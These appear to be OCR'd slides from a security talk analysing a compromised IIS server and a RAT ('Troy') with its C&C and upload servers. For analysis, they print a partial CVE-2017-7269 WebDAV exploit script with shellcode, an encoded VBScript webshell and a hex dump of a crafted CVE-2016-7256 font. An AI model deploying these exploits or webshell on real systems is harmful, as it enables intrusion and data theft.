How to communicate between RAT infected devices

Sojun Ryu, S2W LAB

CONTENTS

01. Server Analysis

02. Malwares Analysis

03. Association with previous attack

01

Server Analysis

Malwares, Scripts, Vulnerabilities

01. Server Analysis

CVE-2017-7269

IIS remote code execution vulnerability. The ScStoragePathFromUrl function has a buffer overflow vulnerability in the IIS 6.0 WebDAV service on Windows Server 2003. The vulnerability allows an attacker to run arbitrary code by constructing a PROPFIND request with a long header. So hackers can exsploit the vulnerability by running code remotely.

Webshell


A webshell is a script written in the supported language of a target web server to be uplodaded to enable remote access and administration of the machine. The shell gives the creator the ability to crate, edit, download any file of choice, top of the list for infiltrators is using a web shell to gain root access to server.

CVE-2016-7256


An attacker could exploit this vulerrability to execute arbitrary code on the system with privileges of the victim. ATMFD.dll in the Windows font library in Microsoft Windows OS allows remote attackers to execute arbitrary code via a crafted web site.

01. Server Analysis

CVE-2017-7269




```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))

pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
pay+='If: <http://localhost/aaaaaaa'
pay+='\xe6\xbd\xa8\xe7\xa1\xa3\xe7\x9d\xa1\xe7\x84\xb3\xe6\xa4\xb6\xe4\x9d\xb2\xe7\xa8\xb9\xe4\
pay+='>'
pay+=' (Not <locktoken:write1>) <http://localhost/bbbbbbb'
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xbd\xa7\xe6\xad\xaf\xe4\xa1\x85\xe3\x99\x86\xe6\

shellcode='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZAB
```




```
#Software: Microsoft HTTP API 1.0
#Version: 1.0
#Date: 2017-11-06 02:45:10
#Fields: date time c-ip c-port s-ip s-port cs-version cs-method cs-uri sc-status s-siteid s-reason s-queuename
2017-11-06 02:45:10 192.168.92.1 25179 192.168.92.131 80 HTTP/1.1 PROPFIND / - 1 Connection_Abandoned_By_AppPool DefaultAppPool
```

01. Server Analysis

Webshell



```
<%@Language=VBScript.Encode CODEPAGE="65001"%> <%#@~^gSABAA==dDD-DDc/mMkaOYb:n₩!YxDZ!@&"n/a₩xkn 2XwbDn/xR8@&]+k2₩
+@&mKh:KxmG(L+^O{?2VbOvJj1DbwYbxT sbVn?H/Onsr4NnmDaDU^.kaYc?4+ss[DjmMrwDRj4DVY q[?4+^scb2aVbm|DkKUaUtnV^R)2aVk1CYb
(tJ+RoHdCPKK:4y4₩kORs₩[;^+/:j1DrwDr      o Gk1YkKxm.X[b[₩94 /KxxD^Yb₩x[)9roR;|O|sGTaB|} 9DY3UTkxn:zNGN( "+^KD9?+DaL
[9t|k^RUhYaHCk^a/9}1KU 1DhHmrsaU:Dw#|rsc?hYa#|bV qr~J:E+@&/₩      dDPn      m|3+H'r+!9m^+ZJ@&dDDA!₩ODD'rE@&/~bU2mv+m;D
+&₩XvF%1QJJ@&d$z?3{++|Zuz|zZKA|Ux/DDixbmG[D b    dkv/Azj3{+c|Zub]);K3|Ub@&aDrUD`J@!4D:s@+@!4D|[@+@!kYX^+@+C        D+
1₩s₩M)~:Z!!Z₩OpY+XORNDmKDCYrG    )U₩       ni)||4K#+.`1₩s₩M|,a₩Z!pY+XY [+1₩.|DkGU=jx9nD^kxD|NRmVD!~Y[`6₩UY A+bo40=4₩s
```



Location: C:\Inetpub\wwwroot


New

Name	Type
C:	FIXED
D:	CDROM
Web Root	
Shell Path	


Name	Size	Type	Modified Date	Operations
[. .]				
□ App_Data			2013-07-04 오후 5:05:23	Delete
□ aspnet_client			2013-07-04 오후 4:19:19	Delete
□ bin			2013-07-04 오후 5:18:07	Delete
□ cms			2013-07-04 오후 5:05:28	Delete
□ Common			2013-07-04 오후 5:05:30	Delete
□ Files			2015-04-20 오후 2:13:02	Delete
□ Images			2013-07-04 오후 5:05:35	Delete
□ Popup			2013-07-04 오후 5:05:35	Delete
□ PRT			2013-07-04 오후 5:05:35	Delete
□ Style			2013-07-04 오후 5:05:35	Delete
□ UControl			2013-07-04 오후 5:05:35	Delete
□ Admin.aspx	3.66 KB	ASPX 파일	2011-11-15 오전 9:08:36	Edit | Delete
□ Default.aspx	443 Bytes	ASPX 파일	2011-11-15 오전 9:08:38	Edit | Delete
□ FileNotFound.htm	690 Bytes	HTML 문서	2009-06-22 오후 6:45:34	Edit | Delete
□ GenericErrorPage.htm	805 Bytes	HTML 문서	2009-06-22 오후 6:47:28	Edit | Delete
□ iisstart.htm	1.29 KB	HTML 문서	2003-02-21 오후 7:13:40	Edit | Delete
□ Login.aspx	4.06 KB	ASPX 파일	2011-11-15 오전 9:08:40	Edit | Delete
□ MasterPage.master	3.58 KB	MASTER 파일	2011-11-15 오전 9:08:40	Edit | Delete
□ Miracle.xml	241 Bytes	XML 문서	2013-07-04 오후 5:30:59	Edit | Delete
□ NoAccess.htm	648 Bytes	HTML 문서	2009-06-22 오후 6:47:04	Edit | Delete
□ pagerror.gif	2.74 KB	GIF 이미지	2003-02-21 오후 6:48:30	Edit | Delete
□ PrecompiledApp.config	49 Bytes	CONFIG 파일	2011-11-15 오전 9:08:30	Edit | Delete
□ Process.asp	188 Bytes	ASP 파일	2006-03-18 오전 8:38:44	Edit | Delete
□ Process.HTML	1.29 KB	HTML 문서	2006-03-18 오전 8:38:44	Edit | Delete
□ vwd.webinfo	482 Bytes	WEBINFO 파일	2011-11-12 오후 12:23:38	Edit | Delete

01. Server Analysis

CVE-2016-7256



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  4F 54 54 4F 00 09 00 80 00 03 00 10 43 46 46 20  OTTO..€.....CFF 
00000010  A4 78 45 65 00 00 0B 20 00 00 04 44 4F 53 2F 32  ¤xEe... ...DOS/2
00000020  65 4D C1 0B 00 00 01 20 00 00 00 60 63 6D 61 70  eMÁ.... ...`cmap
00000030  00 74 00 3C 00 00 0A E0 00 00 00 34 68 65 61 64  .t.<...à...4head
00000040  04 65 9F EE 00 00 00 9C 00 00 00 36 68 68 65 61  .eŸî...œ...6hhea
00000050  06 07 02 18 00 00 00 D4 00 00 00 24 68 6D 74 78  .......Ô...$hmtx
00000060  07 62 01 80 00 00 0B 14 00 00 00 0C 6D 61 78 70  .b.€........maxp
00000070  00 03 50 00 00 00 00 F8 00 00 00 06 6E 61 6D 65  ..P....ø....name
00000080  F9 82 5C 0F 00 00 01 80 00 00 09 5E 70 6F 73 74  ù‚\....€...^post
00000090  FF 86 00 32 00 00 01 00 00 00 00 20 00 01 00 00  ÿ†.2....... ....
```



```
00000DB0  41 41 41 41 41 41 41 51 90 F9 06 80 FA FF FF 41  AAAAAAAQ.ù.€úÿÿA
00000DC0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00000DD0  41 41 41 41 41 41 41 41 41 41 41 41 61 61 61 61  AAAAAAAAAAAAaaaa
00000DE0  61 61 61 61 61 61 61 61 61 61 61 00 01 01 01 3B  aaaaaaaaaaa....;
00000DF0  F8 1B F8 1C 8B 0C 1E 8B 0C 01 F8 1D 01 F8 1E 02  ø.ø.‹..‹..ø..ø..
00000E00  F8 1F 03 F8 18 04 83 8B F9 30 F9 7C 05 8C 96 1D  ø..ø..ƒ‹ù0ù|.Œ–.
00000E10  00 8D 84 0A 0E 8E 0C 22 1C 03 CD 0F 1C 03 F1 11  ..„..Ž."..Í...ñ.
00000E20  1C 03 D2 0C 25 1C 03 DA 0C 24 00 06 02 00 01 00  ..Ò.%..Ú.$......
```

02

Malwares Analysis


How to communicate between all malwares

Units

Name	Type	Role	Function
Troy	Malware	Installed on devices	RAT
Box	Server	File Upload Server	**Troy** uploads files to this server
Steal	Server	Information Upload Server	**Troy** uploads information of infected devices to this server
Check1	Server	ID Check Server 1	Check the device ID created by **Troy**
Check2	Server	ID Check Server 2	Check the device ID created by **Troy**
Proxy	Server	C&C Server	**Proxy** is C&C server of **Troy**

